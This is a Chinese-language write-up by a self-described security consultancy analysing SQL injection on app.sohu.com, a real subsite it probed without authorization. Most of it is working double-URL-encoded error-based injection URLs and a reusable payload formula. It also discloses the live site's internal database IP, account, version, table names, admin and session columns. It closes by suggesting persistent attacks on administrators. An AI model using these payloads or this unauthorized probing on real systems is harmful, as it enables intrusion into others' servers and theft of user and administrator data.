SILIC

搜狐 app 分站伪 Session 认证分析

习科道展网络信息安全顾问

最具实力的网络安全专家

索引

1) Web 前端漏洞

1.1 错误回显注入

1.2 表段名前缀转换分析

2) 服务端相关推断

2.1 猜测中的登陆验证机制与表段中的 Session

2.2 伪 Session 认证机制

1) Web 前端漏洞

本份报告是针对搜狐旗下的一个分站 app. sohu. com 的分析，但是这份报告绝非一份渗透报告，而是一份地地道道的分析报告，所以这份报告不需要授权。提前给搜狐这个分站的安全等级打个分，**中等偏下**。这个站的漏洞是由习科道展安全顾问团队核心成员 4 月 27 日凌晨报到团队中的，于 4 月 28 日开始调查和研讨。据我们所知在我们之后有所谓的大牛发布过搜狐注入漏洞，但是目测他们可能卡在了文档的 1. 2 部分。

1.1 错误回显注入

服务器设置了重写，但是并不能解决部分 SQL 语句未过滤的问题，漏洞文件存在于搜索部分。搜索模块使用 GET 取值，同样也设置了重写，重写格式是：/list_search/0/$GET-n.html，如果是要提交一个单引号也是可以的，可是会被转义的。

单引号的 url 编码为%27，百分号%的 url 编码为%25，如果是%27 进行 url 编码，就变成了%2527，所以呢，我们看到/list_search/0/**%2527**-1.html 这个页面就把问题暴露了。

这是我们看到的 MySQL 错误回显（节选）：

Script: */core/entrance_web.php*
SQL: *SELECT * FROM [Table]stats_search WHERE q = '''*
Error: *You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1*
Errno.: *1064*

这里说明%2527 被服务器先解码为%27 后又解码为单引号，最终带入数据库执行了。这个地方理所当然且意料之中的用 order by 猜字段然后 union 联合查询是失败的。同一个脚本里面执行了多个 SQL 语句，目测一个是查询一个是增加统计的 SQL 语句，字段数不同，用 Union 是失败的。所以只好用套公式利用 MySQL 的错误回显来进行注入。

我们有成型的 MySQL 错误回显注入语句公式：

Q + union + select + 1 + from + (select + count(*),concat(floor(rand(0)*2),0x3a,(**SQL** + limit + **n**,1)),0x3a)a + from + information_schema.tables + group + by + a)b + **Z**

**Q 为注入语句前面系统原语句闭合，有’和’)等多种*

**Z 为注入语句后面系统原语句注释掉，有#,+--+,/*和’or’1’!=’2 等多种*

**SQL 为单条 SQL 查询语句*

**n 为 limit 标号，标号从 0 开始计数为第一条数据*


我们看下套入公式以后的注入语句：

http://app.sohu.com/list_search/0/%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(select+concat(database(),0x3a,user(),0x3a,version(),0x3a,@@datadir)),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html

使用%2527 即单引号闭合系统前面原 SQL 语句，使用%2523 即注释符#闭合后面的 SQL 语句，中间 SQL 查询语句为：

select+concat(database(),0x3a,user(),0x3a,version(),0x3a,@@datadir)

结果是这条注入语句成功嵌入进系统并且执行，得到的回显如下：



down:down@10.11.161.28:5.1.59-rel13.0-log:/DATA/mysql/

这里得到的结果分别是 down 为数据库名、down@10.11.161.28 为 MySQL 的账号，

5.1.59-rel13.0-log 为 MySQL 的数据库版本，/DATA/mysql/是位于服务器 10.11.161.28 上面的数据路径。

用下面这条语句可以从 n=0 提取到 n=56 共有 57 条数据库的表名：

http://app.sohu.com/list_search/0/%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(**select+table_name+from+information_schema.tables+where+table_schema=database()+limit+9,1**),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html

同样的，下面这条语句可以得到一些表当中字段的名称：

http://app.sohu.com/list_search/0/%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(**select+column_name+from+information_schema.columns+where+table_name=0xTable_HEX+limit+n,1**),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html

这里的 0xTable_HEX 代表 57 个表名中某个数据表名称的 HEX 值，例如 a_user 数据表的 HEX 值就是 0x 615f75736572。不过我们为了方便找含有敏高数据的表，使用了 like 语句，比方说：

http://app.sohu.com/list_search/0/%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(**select+table_name+from+information_schema.columns+where+table_schema=database()+and+column_name+like+%2527%25pass%25%2527+limit+1,1**),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html

因为这里所有的敏感字符都是双次 url 编码过的，即使服务器开启了 Magic_GPC 强制转义功能也是无效的措施，我们毫无障碍的执行了 like 查询语句。


最终得到了 57 个数据表，分别是：

a_adapter
a_apps
a_partner
a_partner_group
a_prize
a_register
a_share
a_speech
a_team
a_user
a_web_config
app_import_his
ddddd
[Table]adaptprojects
[Table]backyard_downediting
[Table]backyard_groups
[Table]backyard_logs

[Table]backyard_sessions
[Table]backyard_users
[Table]cates
[Table]cates_copy
[Table]channels
[Table]dev_accesslog
[Table]dev_keyvalue
[Table]developers
[Table]downfields
[Table]downhistories
[Table]downpushs
[Table]downrelates
[Table]downs
[Table]files
[Table]files_copy
[Table]files_source
[Table]groups
[Table]images
[Table]languages
[Table]log_down
[Table]log_patch
[Table]mobiles
[Table]mobiles_useragent
[Table]mtc_users
[Table]pages
[Table]patch
[Table]projects
[Table]rates
[Table]rates_copy
[Table]reports
[Table]reporttypes
[Table]sessions
[Table]sets
[Table]stats_5m
[Table]stats_agent
[Table]stats_day
[Table]stats_day_channel
[Table]stats_search
[Table]vendors
[Table]vendors_copy

1.2 表段名前缀转换分析

上面的 57 个表中在实际测试下，含有前缀[table]的表都是不合法的表：




这个提示实际就是这个表不存在。网上并没有搜索到相关的情况介绍，通过测试，应该是 MySQL 做了设置或修改。

找原因的方法比较简单，只需要把原来的爆表语句中的”table_name”外加一个 hex()即可，像这样：

%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(**select+hex(table_name)+from+information_schema.tables+where+table_schema=database()+limit+48,1**),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html

加上了 hex()函数以后，我们得到的 hex 值长度远远小于预期：



将”hex(table_name)”外面再嵌套一个 unhex 发现”[table]”前缀有回来了，因此手工将 HEX 值反编码后，发现其实”[table]”前缀替换的是”x_”前缀。

所以上面 57 个表中含有”[table]”前缀的表都要把”[table]”修改为”x_”才是正确的表段名称。

2) 服务端相关猜测

早在百度贴吧刚起步，就以伪 Session 的方式储存百度贴吧手机版登陆标签。2009 年网易笔试题目也有一道题是以减少服务器资源消耗用代码实现伪 Session 为题目。近年越来越多的大型门户采用伪 Session 验证的方式模拟真实的 session 认证，搜狐也不不例外。

2.1 猜测中的登陆验证机制与表段中的 session

我们在注入语句中插入了这样的 SQL 语句：

select concat(column_name,0x3a,table_name) from information_schema.columns where column_name like '%name%' or column_name like '%pass%' or column_name like '%user%'

回显的几个表段中，有这样几个：a_user,x_backyard_users, x_developers,x_ sessions

a_user 的表也没有 password 之类的字段，目测价值并不是特别大，所以感觉 backyard_users 才是管理员表。爆了一下字段：

userid,passport,groupid,permission,lastvisit,lastip,description,**developerid**

最后有个 developerid，再看一下 x_developer 的表中的字段：

developerid,name,siteurl,description,status,dateline,passport,useip,username,phonenumber,email,qq

这个表里也有个 developerid，developer 是开发者的英文单词，这里猜测管理员的登陆方式应该是前台以普通开发者的身份登陆，然后再根据 backyard_users 里的 developerid 来确认是否有权登陆后台管理。

我们再看下 x_backyard_sessions 表段中的字段信息：

sid,ip1,ip2,ip3,ip4,passport,action,lastactivity,seccode

这里的 passport 的内容是 sohu 邮箱地址，我们以此为根据，猜测一下设计者是如何实现登陆验证并保证密码不会因为网站的漏洞泄露的。

第一步是密码验证，验证肯定是以 passport 中的搜狐 email 地址为基础，如果密码匹配邮箱密码则登陆成功。但是搜狐公司的网站绝对不会将数据库信息储存在脚本中或者配置文件中，然后用数据库查询来实现验证，这样的验证是不安全的。数据库地址是 10.11.161.28 是一个有效的内网 ip，因此登陆验证应该是内网的某个 API 接口，向接口发送 Email 地址和密码，接口内部进行数据查询，但是对外只反馈对与错。

第二步即 session，猜测如果第一步验证通过，则将 email 地址作为 passport 储存进 session 当中。下一步如果客户端的 sessionid 与服务器的 session 匹配了，就显示其拥有了这个 session

对应的 passport 的用户的权限。


但是这样并不是一个安全的解决方案，而且搜狐实际也不是这样做的。根据猜测，搜狐应该使用的是伪 session 验证。要讲伪 session 验证前，先要了解一下相关的知识。

cookie 认证，用户登陆成功后，把登陆信息以 cookie 文件形式储存在客户端的，客户端与服务端数据交互的时候以 cookie 里面的信息进行认证，这就是 cookie 认证。

session 认证，用户登陆后，把登录信息以 session 文件形式储存在服务端中，客户端与服务端进行数据交互的时候，客户端和服务端进行 sessionid 匹配，匹配成功后以对应的 session 文件中的信息进行认证，就是 session 认证。

伪 session 认证，通常 php 等程序都是将 session 文件储存于服务器缓存文件夹的，如果访问量极高就可能导致因为要处理的 session 信息过多而影响效率。在处理大量数据记录的能力方面，SQL 比 php 更有优势，因此国内许多厂商选择将 session 存入 SQL 数据库，每个 session 记录对应一个 sessionid，将 sessionid 存入客户端的 cookie 当中去。验证的时候客户端提交本地的 cookie 信息(session id)，服务端根据 cookie 中的 sessionid 去数据库查询对应的 session 信息，这就是伪 session 验证。

为了猜测这个想法，我们做了下面的验证：



从空白访问到获取一个 sid

然后我们到 x_session 中查询一下我们的这个 sid 是否创建了：

http://app.sohu.com/list_search/0/%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(**select+concat(sid,0x3a,ip1,0x2e,ip2,0x2e,ip3,0x2e,ip4,0x3a,action,0x3a,source,0x3a,views,0x3a,seccode,0x3a,mid)+from+x_sessions+where+sid=%2527LME3ZZ7l%2527+limit+0,1**),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html

我们看一下从这个注入语句中得到的信息：

Error: Duplicate entry '1:LME3ZZ7l:218.*.*.189:index:web:0:0:0::' for key 'group_key'

其中 ip1 到 ip4 分别是客户端 ip 的 4 个段，注入得到的这个 ip 地址确实是我们测试机器

的外网 ip 地址，因此可以证明伪 session 认证的猜测是正确的。

2.2 伪 Session 认证机制

这里的伪 session 验证机制无疑是比较高效的方法，但是同样也带来很多安全隐患。

既然是用 sid 匹配数据库里面对应的 session 记录，如果将 cookie 里面的 x_sid 修改为注入语句是否会被带入数据库中查询？如果猜测再次正确，则可以实现 HTTP header 注入，因为此处已经有一个注入漏洞了，所以目前这个测试的意义并不大。

另外，sid 对应的还有 ip 地址，如果客户端 ip 地址不正确，也是无法成功登陆的。注意一下前面的表段列表，有一个 x_backyard_session 表段，里面同样也有 ip 地址，这个 ip 地址暴露了管理员的 ip，如果是持续性攻击(APT)则有可能会对这些管理员进行渗透。

因为这不是一份渗透报告，所以后面持续性攻击渗透测试我们并没有进行下去，这份报告的目的只是希望搜狐以及各大小网络公司了解自己的网络平台安全性的重要性。

最终我们给搜狐 APP 分站评估等级为**中等偏下**。